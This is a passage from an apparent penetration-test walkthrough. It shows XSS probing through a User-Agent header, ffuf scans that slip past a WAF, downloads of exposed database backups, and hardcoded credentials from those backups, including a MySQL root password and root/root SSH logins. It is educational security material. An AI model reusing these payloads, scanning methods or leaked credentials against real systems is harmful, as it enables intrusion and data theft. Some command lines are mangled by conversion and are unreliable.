



GETTING ROOT

A Walkthrough in 11 Parts

TABLE OF CONTENTS

Introduction.....	3
1 Client Target Website.....	4
2 Content Discovery / Scanning.....	5
3 Backup File Evaluation Pt 1.....	10
4 Backup File Evaluation Pt 2.....	11
5 Backup File Evaluation Pt 3.....	11
6 Source Code Evaluation: Local File Include.....	15
7 Finding Neighboring Machines.....	25
8 Source Code Evaluation: Remote Code Execution.....	27
9 Reverse Shell Access.....	31
10 Privilege Escalation.....	33
11 Post Exploitation.....	35

INTRODUCTION


Ever wondered what the actual compromise of an Internet facing system, which then moves to internal access being gained, really looks like?

This document provides details on some work conducted during a penetration test, from finding an initial vulnerability to gaining root access on an internal system.

Unfiltered, with the thoughts of the tester included along with screenshots and output, this document provides an example of what can really happen during an assessment, and also what can happen in a real attack.

1 CLIENT TARGET WEBSITE


Looking through the list of Client Target websites that were recently added to the scope, I ended up settling on the `https://<ClientTarget>.com/` site as it had an interesting response to root website requests. The site is hosted by Apache, running an outdated PHP/5.6.40. Requests to `"/` would return a response containing the client's IP address, the client's User-Agent header, and the current date/time.



```
Request
1 GET / HTTP/1.1
2 Host: [redacted]
3 User-Agent: curl/7.79.1
4 Accept: */*
5 Connection: close
6
7

Response
1 HTTP/2 200 OK
2 Date: Wed, 02 Feb 2022 19:19:23 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 50
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Cache-Control: max-age=604800
8 Expires: Wed, 09 Feb 2022 19:19:23 GMT
9 X-Ua-Compatible: IE=edge
10
11 [redacted]
curl/7.79.1<br>
2/2/2022 2:19:23 pm
```


This seemed like a good place to start and try to do some simple changes to the request to see if I can control the response. Since the User-Agent is the easiest value to adjust, I tried to see if there is any filtering being done by setting the header to a simple Cross Site Scripting payload and seeing what happens. The server responded with an exact copy of the User-Agent from my request, no input filtering or output formatting applied.



```
Request
1 GET / HTTP/2
2 Host: [redacted]
3 Accept: */*
4 User-Agent: <script
type="text/javascript">alert("F6XAgb61rNlnc");</scri
pt>
5
6

Response
1 HTTP/2 200 OK
2 Date: Thu, 03 Feb 2022 13:46:29 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 102
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Cache-Control: max-age=604800
8 Expires: Thu, 10 Feb 2022 13:46:29 GMT
9 X-Ua-Compatible: IE=edge
10
11 [redacted] <br><script type="text/javascript">alert(
"F6XAgb61rNlnc");</script><br> 2/3/2022 8:46:29 am
```


The next step was to see if I can control the IP address that's being output. I added an X-Forwarded-For header to see if the script would change the client IP address to match the header, or if it's just using the PHP `$_SERVER['REMOTE_ADDR']` variable. Again, the server outputs the client data with no signs of filtering, validation, or output formatting.



Given the results from this script, it's probably a test file left by a developer. It's interesting that this test file is the default index page for the site. The lack of any filtering or sanitization might not be an indication of the code quality of the rest of the site, but the fact that it was still left as an index page is interesting. There may be more on this site that is worth investigation.

2 CONTENT DISCOVERY / SCANNING

Attempting to run scans of the site quickly runs into 403 errors. These errors are interesting as the Server header is changed from the "Apache" default to a value of "awselb/2.0", this appears to be an Amazon Load Balancing acting as a Web Application Firewall.



After a few more scans, a pattern can be observed. Using ffuf with even a slow scan rate (-rate 1 -t 1) was triggering the 403 errors after only around a hundred requests. No single request seemed to trigger the errors. This leads me to believe that the WAF filters are being done on a timer, as timing wise, the errors seemed to occur after at least a minute of scanning. This makes sense from AWS's perspective, as it would allow defensive filtering of request for clients, but it would allow them to spread out the resource load of the filtering. Since I've already discovered that the site is running Apache, and it should be able to handle a lot of requests, I can attempt the scan with no

rate limiting to see how many requests can complete before the WAF process engages and blocks the requests again. As it turns out, the entire SecLists/Discovery/Web-Content/common.txt word list can be completed within the window between WAF processing runs.

```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.KuVom3ww.md -of md -u
https://ClientTarget.com/FUZZ`
Time: 2022-01-04T08:44:14-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :----- | :--- | :----- | :----- | :----- | :----- | :----- | :----- |
| .htaccess | https://ClientTarget.com/.htaccess | | 24 | 403 | 211 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .hta | https://ClientTarget.com/.hta | | 23 | 403 | 206 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .htpasswd | https://ClientTarget.com/.htpasswd | | 25 | 403 | 211 | 15 | 9 | text/html; charset=iso-8859-1 | |
| backup | https://ClientTarget.com/backup | http://ClientTarget.com/backup/ | 782 | 301 | 239 | 14 | 8 | text/html; charset=iso-8859-1 | |
| | | | | | | | | | |
| cgi-bin/ | https://ClientTarget.com/cgi-bin/ | | 1029 | 403 | 210 | 15 | 9 | text/html; charset=iso-8859-1 | |
| classifieds | https://ClientTarget.com/classifieds | | 1094 | 200 | 3036 | 114 | 63 | text/html; charset=ISO-8859-1 | |
| index.php | https://ClientTarget.com/index.php | | 2182 | 200 | 68 | 7 | 1 | text/html; charset=UTF-8 | |
| robots.txt | https://ClientTarget.com/robots.txt | | 3558 | 200 | 0 | 1 | 1 | text/plain; charset=UTF-8 | |
```

A couple of directories stand out here, backup and classifieds. The classifieds directory appears to be running the same code as the https://<ClientTarget>.com site. The backup directory gives a 403 Forbidden error, but this time it has the Apache server header, so this is probably due to directory indexing being disabled. This can be scanned again with ffuf.

```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.u0md5vpB.md -of md -u
https://ClientTarget.com/backup/FUZZ`
Time: 2022-01-04T09:33:49-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :----- | :--- | :----- | :----- | :----- | :----- | :----- | :----- |
| .htaccess | https://ClientTarget.com/backup/.htaccess | | 24 | 403 | 218 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .htpasswd | https://ClientTarget.com/backup/.htpasswd | | 25 | 403 | 218 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .hta | https://ClientTarget.com/backup/.hta | | 23 | 403 | 213 | 15 | 9 | text/html; charset=iso-8859-1 | |
| classifieds | https://ClientTarget.com/backup/classifieds | http://ClientTarget.com/backup/classifieds/ | 1094 | 301 | 251 | 14 | 8 | text/html; charset=iso-8859-1 | |
| error_log | https://ClientTarget.com/backup/error_log | | 1664 | 200 | 298 | 24 | 9 | text/plain; charset=UTF-8 | |
```

Another classifieds directory is discovered, along with an error_log file. It looks like the error_log file contains the result of some backup/restore process with MySQL.

```
12
13 removing /sites/backup/classifieds_20220120.tar.gz...
14 removing classifieds_20220120.tar.gz...
15 repairing and optimizing...
16 Stopping mysql: [ OK ]
17 Starting mysql: [ OK ]
18 cleaning up old backups...
19 removing mysql_full_20220120.0200.tar.gz...
20 removing mysql_dump_full_20220204.0200.sql.gz...
21
```


Since we are in a folder called "backup", let's see if the files referenced by the log still exist.

```
Response
Pretty Raw Hex Render ↵ ↵ ≡
1 HTTP/2 404 Not Found
2 Date: Fri, 04 Feb 2022 14:53:42 GMT
3 Content-Type: text/html; charset=iso-8859-1
4 Content-Length: 241
5 Server: Apache
6
7 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
8 <html><head>
9 <title>404 Not Found</title>
10 </head><body>
11 <h1>Not Found</h1>
12 <p>The requested URL /backup/mysql_dump_full_20220204.0200.sql.gz was not found on this server.</p>
13 </body></html>
14
```

No luck on the mysql_dump_full file, but the mysql_full file does exist.

```
Request Response
Pretty Raw Hex Render ↵ ↵ ≡
1 GET /backup/mysql_full_20220204.0200.tar.gz HTTP/2
2 Host:
3 Cookie: __zlcid=18MkgDG021Kmhe2; redirectToPWA=true
; _gid=GA1.2.1719938608.1643920475;ajs_user_id=null
;ajs_group_id=null;ajs_anonymous_id=
%22863c140a-4e43-4a31-b205-cf6810aa3696%22;
visid_incap_2232113=
0GxEeBQRTi2kYi9ngISd3uE9/GEAAAAAQUIPAAAAADofs3Qquxb
m4KgiGizLxU1;_cs_c=1;_CT_RS=Recording;WRUIDAWS=
3667566171392153;_gcl_au=1.1.1240233264.1643920901;
_cs_id=
f3e50b4b-a120-a658-c48e-0b02eba119c4.1643920875.1.16
43920900.1643920875.1591283482.1678084875197;

32 20 32 30 30 20 4f 4b 0d 0a 44 HTTP/2 200 OK D
46 72 69 2c 20 30 34 20 46 65 62 ate: Fri, 04 Feb
20 31 34 3a 35 34 3a 31 38 20 47 2022 14:54:18 G
6f 6e 74 65 6e 74 2d 54 79 70 65 MT Content-Type
6c 69 63 61 74 69 6f 6e 2f 78 2d : application/x-
0a 43 6f 6e 74 65 6e 74 2d 4c 65 gzip Content-Le
20 33 34 32 32 35 32 35 31 0d 0a ngth: 34225251
72 3a 20 41 70 61 63 68 65 0d 0a Server: Apache
```

And so does the classifieds file.

```
Request Response
Pretty Raw Hex Render ↵ ↵ ≡
1 GET /backup/classifieds_20220204.tar.gz HTTP/2
2 Host:
3 Cookie: __zlcid=18MkgDG021Kmhe2; redirectToPWA=true
; _gid=GA1.2.1719938608.1643920475;ajs_user_id=null
;ajs_group_id=null;ajs_anonymous_id=
%22863c140a-4e43-4a31-b205-cf6810aa3696%22;
visid_incap_2232113=
0GxEeBQRTi2kYi9ngISd3uE9/GEAAAAAQUIPAAAAADofs3Qquxb
m4KgiGizLxU1;_cs_c=1;_CT_RS=Recording;WRUIDAWS=
3667566171392153;_gcl_au=1.1.1240233264.1643920901;
_cs_id=
f3e50b4b-a120-a658-c48e-0b02eba119c4.1643920875.1.16
43920900.1643920875.1591283482.1678084875197;


1 HTTP/2 200 OK
2 Date: Fri, 04 Feb 2022 14:56:19 GMT
3 Content-Type: application/x-gzip
4 Content-Length: 17133411
5 Server: Apache
6 Last-Modified: Fri, 04 Feb 2022 07:00:02 GMT
7 Etag: "5f8e0-1056f63-5d72bccc4d2a2"
8 Accept-Ranges: bytes
9 Cache-Control: max-age=604800
10 Expires: Fri, 11 Feb 2022 14:56:19 GMT
11 X-UA-Compatible: IE=edge
12
13 ñİüai<Äu' L%Ñ;Ü%·;û%äïoÄqD·ô'+YéYivf53»{KÉ`S80#Æ
```

Before digging into those, there was another classifieds directory found. This has the same 403 Forbidden error that indicates it's missing an index file. Running another ffuf scan of that directory shows a "db" directory.

```
Command line : `ffuf -k -w /root/SecLists/Discovery/Web-Content/common.txt -o /root/ffuf/ffuf.tlU0V0RZ.md -of md -u
https://ClientTarget.com/backup/classifieds/FUZZ`
Time: 2022-01-04T09:53:04-06:00

| FUZZ | URL | Redirectlocation | Position | Status Code | Content Length | Content Words | Content Lines | Content Type | ResultFile |
| :- | :-- | :----- | :--- | :----- | :----- | :----- | :----- | :----- | :----- |
| .hta | https://ClientTarget.com/backup/classifieds/.hta | | 23 | 403 | 225 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .htaccess | https://ClientTarget.com/backup/classifieds/.htaccess | | 24 | 403 | 230 | 15 | 9 | text/html; charset=iso-8859-1 | |
| .htpasswd | https://ClientTarget.com/backup/classifieds/.htpasswd | | 25 | 403 | 230 | 15 | 9 | text/html; charset=iso-8859-1 | |
| db | https://ClientTarget.com/backup/classifieds/db | http://ClientTarget.com/backup/classifieds/db/ | 1365 | 301 | 254 | 14 | 8 |
text/html; charset=iso-8859-1 | |
```

Running another ffuf scan of the "db" directory didn't yield any results, but since there have been multiple files of database backups, I created another word list using the file backups in the error log file, mixed with several dates in the same format of the previous files.



Using the same word list of database file names from the previous scan, I re-scanned the backup to discover daily backups are being run and saved to that directory.

Method	URL	Pages	Size	Length
GET	/backup/classifieds/db/classifieds_20220124.tar.gz	200		20629179
GET	/backup/classifieds/db/classifieds_20220125.tar.gz	200		20637201
GET	/backup/classifieds/db/classifieds_20220126.tar.gz	200		20641284
GET	/backup/classifieds/db/classifieds_20220127.tar.gz	200		20654538
GET	/backup/classifieds/db/classifieds_20220128.tar.gz	200		20667494
GET	/backup/classifieds/db/classifieds_20220129.tar.gz	200		20680541
GET	/backup/classifieds/db/classifieds_20220131.tar.gz	200		20712524
GET	/backup/classifieds/db/classifieds_20220201.tar.gz	200		20721908
GET	/backup/classifieds/db/classifieds_20220202.tar.gz	200		20733289
GET	/backup/classifieds/db/classifieds_20220203.tar.gz	200		20739525
GET	/backup/classifieds/db/classifieds_20220204.tar.gz	200		20756035
GET	/backup/classifieds/db/classifieds_20220205.tar.gz	200		20773832
GET	/backup/classifieds/db/classifieds_20220206.tar.gz	200		20776452
GET	/backup/classifieds/db/classifieds_20220207.tar.gz	200		20798837
GET	/backup/classifieds/db/classifieds_20220208.tar.gz	200		20805327
GET	/backup/classifieds/db/classifieds_20220209.tar.gz	200		20811248
GET	/backup/classifieds/db/classifieds_20220210.tar.gz	200		20813500
GET	/backup/classifieds/db/classifieds_20220211.tar.gz	200		20826870
GET	/backup/classifieds_20220121.tar.gz	200		17133744
GET	/backup/classifieds_20220122.tar.gz	200		17133744
GET	/backup/classifieds_20220123.tar.gz	200		17133746
GET	/backup/classifieds_20220124.tar.gz	200		17133745
GET	/backup/classifieds_20220125.tar.gz	200		17133739
GET	/backup/classifieds_20220126.tar.gz	200		17133743
GET	/backup/classifieds_20220127.tar.gz	200		17133745
GET	/backup/classifieds_20220128.tar.gz	200		17133746
GET	/backup/classifieds_20220129.tar.gz	200		17133747
GET	/backup/classifieds_20220130.tar.gz	200		17133746
GET	/backup/classifieds_20220131.tar.gz	200		17133746
GET	/backup/classifieds_20220201.tar.gz	200		17133743
GET	/backup/classifieds_20220202.tar.gz	200		17133745
GET	/backup/classifieds_20220203.tar.gz	200		17133745
GET	/backup/classifieds_20220204.tar.gz	200		17133743
GET	/backup/classifieds_20220205.tar.gz	200		17133746
GET	/backup/classifieds_20220206.tar.gz	200		17133746
GET	/backup/classifieds_20220207.tar.gz	200		17133743
GET	/backup/classifieds_20220208.tar.gz	200		17133742
GET	/backup/classifieds_20220209.tar.gz	200		17133743
GET	/backup/classifieds_20220210.tar.gz	200		17133744
GET	/backup/classifieds_20220211.tar.gz	200		17133751
GET	/backup/error_log	200		828
GET	/backup/mysql_full_20220121_0200.tar.gz	200		34050043
GET	/backup/mysql_full_20220122_0200.tar.gz	200		34060351
GET	/backup/mysql_full_20220123_0200.tar.gz	200		34078804
GET	/backup/mysql_full_20220124_0200.tar.gz	200		34105307
GET	/backup/mysql_full_20220125_0200.tar.gz	200		34111753
GET	/backup/mysql_full_20220126_0200.tar.gz	200		34113864
GET	/backup/mysql_full_20220127_0200.tar.gz	200		34133270
GET	/backup/mysql_full_20220128_0200.tar.gz	200		34146626
GET	/backup/mysql_full_20220129_0200.tar.gz	200		34159535
GET	/backup/mysql_full_20220130_0200.tar.gz	200		34162745
GET	/backup/mysql_full_20220131_0200.tar.gz	200		34187869
GET	/backup/mysql_full_20220201_0200.tar.gz	200		34197739
GET	/backup/mysql_full_20220202_0200.tar.gz	200		34211404
GET	/backup/mysql_full_20220203_0200.tar.gz	200		34213780
GET	/backup/mysql_full_20220204_0200.tar.gz	200		34225683
GET	/backup/mysql_full_20220205_0200.tar.gz	200		34246677
GET	/backup/mysql_full_20220206_0200.tar.gz	200		34251293
GET	/backup/mysql_full_20220207_0200.tar.gz	200		34274517
GET	/backup/mysql_full_20220208_0200.tar.gz	200		34279391
GET	/backup/mysql_full_20220209_0200.tar.gz	200		34290320
GET	/backup/mysql_full_20220210_0200.tar.gz	200		34291504
GET	/backup/mysql_full_20220211_0200.tar.gz	200		34300968

3 BACKUP FILE EVALUATION PT 1

File: /backup/mysql_full_20220121.0200.tar.gz

Looking at the contents of the mysql_full_20220121.0200.tar.gz file, it appears to be a full filesystem backup of the MySQL database storage directory. There are multiple scripts with "root" logins hard coded.

```
root@parrot:~/mysql/20220204$ cat connect.sh
#!/bin/bash
mysql -uroot -pm1gHty.
root@parrot:~/mysql/20220204$ cat repair.sh
#!/bin/bash
echo repairing and optimizing...
PASS=m1gHty.
mysqlcheck --all-databases --silent --repair --auto-repair --optimize -uroot -p${PASS} | grep -v "doesn't support optimize" | grep -v "mysql.*_log"
root@parrot:~/mysql/20220204$ cat _copy_classifieds_prod_to.sh
if [[ "$1" != "classifieds_qa" ]] && [[ "$1" != "classifieds_dev" ]] && [[ "$1" != "classifieds_dev2" ]]; then
    echo "please specify the classifieds database to copy to (classifieds_qa, classifieds_dev, classifieds_dev2)"
else
    mysqldump -uroot -pm1gHty. classifieds > classifieds.dump.sql
    mysql -uroot -pm1gHty. "$1" < classifieds.dump.sql
    rm classifieds.dump.sql
fi
```

The MySQL database itself is also included in the backup. Checking the "user.MYD" data files, I was able to extract the user accounts for the MySQL service.

```
root@parrot:~/mysql/20220208/mysql$ grep -o "\<.\+\+[A-F0-9]\{40\}" user.MYD --binary-files=text | sort | uniq | sed 's/(localhost\|.\%)[\t\o14]*\.(.*)\*(.*)/1|2|3/' |
column -t -s"|"
10.%
root
.int
.int
.int
.int
.int
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
localhost
```

Using the password lists from the Seclists git repository, I ran the hashes through hashcat which yielded no results. To confirm I had the correct hash values, I added the known root password to

a list for a quick test and hachcat was able to confirm the root password hash. Running brute-force attempts with various patterns failed to find any crack any other hash values.

4 BACKUP FILE EVALUATION PT 2

File: /backup/classifieds/db/classifieds_20220124.tar.gz

This backup appears to be of the classifieds database files. These files are also in the mysql_full backup file. The web application seems to work without any user accounts, so no private information was contained in the database. Only public information that was already available on the <https://ClientTarget.com> site was found.

5 BACKUP FILE EVALUATION PT 3

File: /backup/classifieds_20220121.tar.gz

This is backup that contains the application code of the <https://ClientTarget.com> website and is also hosted on the local <https://ClientTarget/classifieds/> directory. Doing a quick search through the code yields a significant amount of hard coded credentials.

Starting with the "config" directory, there is a "config.ini" file that contains multiple credentials to various MySQL databases.

```
; Services configuration file

[classifieds]

env =

db_server = localhost
db_database = classifieds
db_username =
db_password =

notification_email =

[classifieds_qa]

env = stage

db_server = localhost
db_database = classifieds_qa
db_username =
db_password =

notification_email =

[classifieds_dev]

env = dev

db_server = localhost
db_database = classifieds_dev
db_username =
db_password =

notification_email =

[classifieds_dev2]

env = dev2
db_server = localhost
db_database = classifieds_dev2
db_username =
db_password =

notification_email =

"config/config.ini" 45 lines --86%--
```

There is also a shell script that appears to remove the database, and recreate it, including the user accounts.

```
DBSERVER=localhost
DBUSER=
DBPASS=
ROOTPAS
exit 127;

"config/classifieds_db.sh" 27 lines --3%--
```

Moving on to the "includes" directory, the application has multiple class files and utility files that contain credentials. A MSSQL Class contains an account for a "darwin" database for SQL Server.

```
public function DBMSSQL($server="localhost", $db_or_dsn="darwin", $uname
=, $pword=) {
    global $restart_file, $tformat, $etl_port;
    $this->db_type = "mssql";
    $this->db_server = $server;
    $this->db_name = $db_or_dsn;
    $this->db_username = $uname;
}

"includes/MSSQLDB.php" 1120 lines --14%-- 166,1-4 13%
```

There is also an LDAP class file that contains multiple Active Directory accounts used for querying the domain for user information.

```
public function ($username=null, $password=null) { // CMG
    $this->server = " ";
    $this->base_dns = array("OU= "; // All of ..., specifying ( would exclude OU= ; and others who is als
o found in |
    $this->division = "
    $this->svc_username =
    $this->svc_password =
    $this->username = $username;
    $this->password = $password;
    $this->connectBind();
}

/**
 * set up class to talk with server
 */
public function us ($username=null, $password=null) { //|
    $this->server = " "; // Joe's Idap server (or
    $this->base_dns = array("OU= .DC= .DC=com");
    $this->division = "
    $this->svc_username =
    $this->svc_password =
    $this->username = $username;
    $this->password = $password;
    $this->connectBind();
}

/**
 * set up class to talk with LDAP server
 */
public function ($username=null, $password=null) { //|
    $this->server = " "; // we don't know what this is
    $this->base_dns = array("OU= .DC= .DC=com");
    $this->division = "
    $this->svc_username =
    $this->svc_password =
    $this->username = $username;
    $this->password = $password;
    $this->connectBind();
}
}

"includes/LDAP.php" 769 lines --8%-- 64,10-13 8%
```

The PHPEWS class used for Exchange Web Services contains comments with credentials used in an example.

```
*****
SAMPLE CODE

include_once("includes/PHPEWS.php");

$ews = new PHPEWS("webmail. .com", " ", "#Password");
$messages = $ews->getFolderMessageItems("inbox","IdOnly"); // "inbox", "sent
items"
//print("<pre>".print_r($messages,true)."</pre>");
if( is_array($messages) ) {
    foreach($messages as $msg) {
"includes/PHPEWS.php" 1184 lines --95%-- 1131,1-4 96%
```

The utils.php file contains multiple helper functions, including some SSH functions for transferring files through SCP to remote servers, complete with hard coded credentials.

```
/**
 * SSH function using a pear SSH2 library.
 *
 * Installed using "yum install php-pear-ssh2", works with PHP5.6w
 * Once installed, files are found in PEAR search path.
 * NOTE: It is also good to install the SFTP component using "yum install php-pear-sftp".
 *
 * @see http://pear.php.net/package/Net_SSH2
 */
function doSSH() {
    $cs_srvr = "192.168.1.1";
    $cs_user = "root";
    $cs_pwd = "root";
    $cs_dir = "/OUT/Sample";

    include("Net/SSH2.php"); // found in "pear" folder
    $ssh = new Net_SSH2($cs_srvr);
    if( !$ssh->login($cs_user, $cs_pwd) ) print("Login Failed\n");

    echo $ssh->exec("pwd");
    echo $ssh->exec("ls -la");
}

"includes/utils.php" 3534 lines --94%--
```

The last set of credentials are for the site itself. The site has some API functionality that requires some credentials for access to certain endpoints.

```
// hard-coded list of accounts
$auth_accounts = array(
    " " => array(
        "password" => " ",
        "ip" => array() ),
    "dswain" => array(
        "password" => " ",
        "ip" => array(" ") ),
);

"api.php" 164 lines --7%-- 9.4 1%
```


6 SOURCE CODE EVALUATION: LOCAL FILE INCLUDE

The PHP source code contains some interesting logic, and in some places is broken and/or unfinished. Starting with the index.php file, the first line includes the common.php file, which sets up a number of variables for use in the application. This section shows the site using IP whitelisting that includes X-Forwarded-For header information, which is then used to set "\$is_dale" and "\$is_internal". There are also a number of directories defined, and mount points.

```
ini_set("safe_mode", 0);
ini_set("track_errors", 0);
ini_set("display_errors", 1);
ini_set("date.timezone", "America/New_York");
ini_set("upload_max_filesize", "20M"); // this override is not honored by php, but make sure they are set properly in php.ini
ini_set("post_max_size", "24M"); // this override is not honored by php, but make sure they are set properly in php.ini

// open the local config file early so devtrace can be conditionally loaded
$root_dir = preg_replace("/(\\includes\\includes\\static\\.*\\static\\.*)/i", "", dirname(__FILE__));
define("ROOT_DIR", $root_dir);

$includes_dir = dirname(__FILE__);
define("INCLUDES_DIR", $includes_dir);

// setup defaults
$format = "Y-m-d H:i:s";
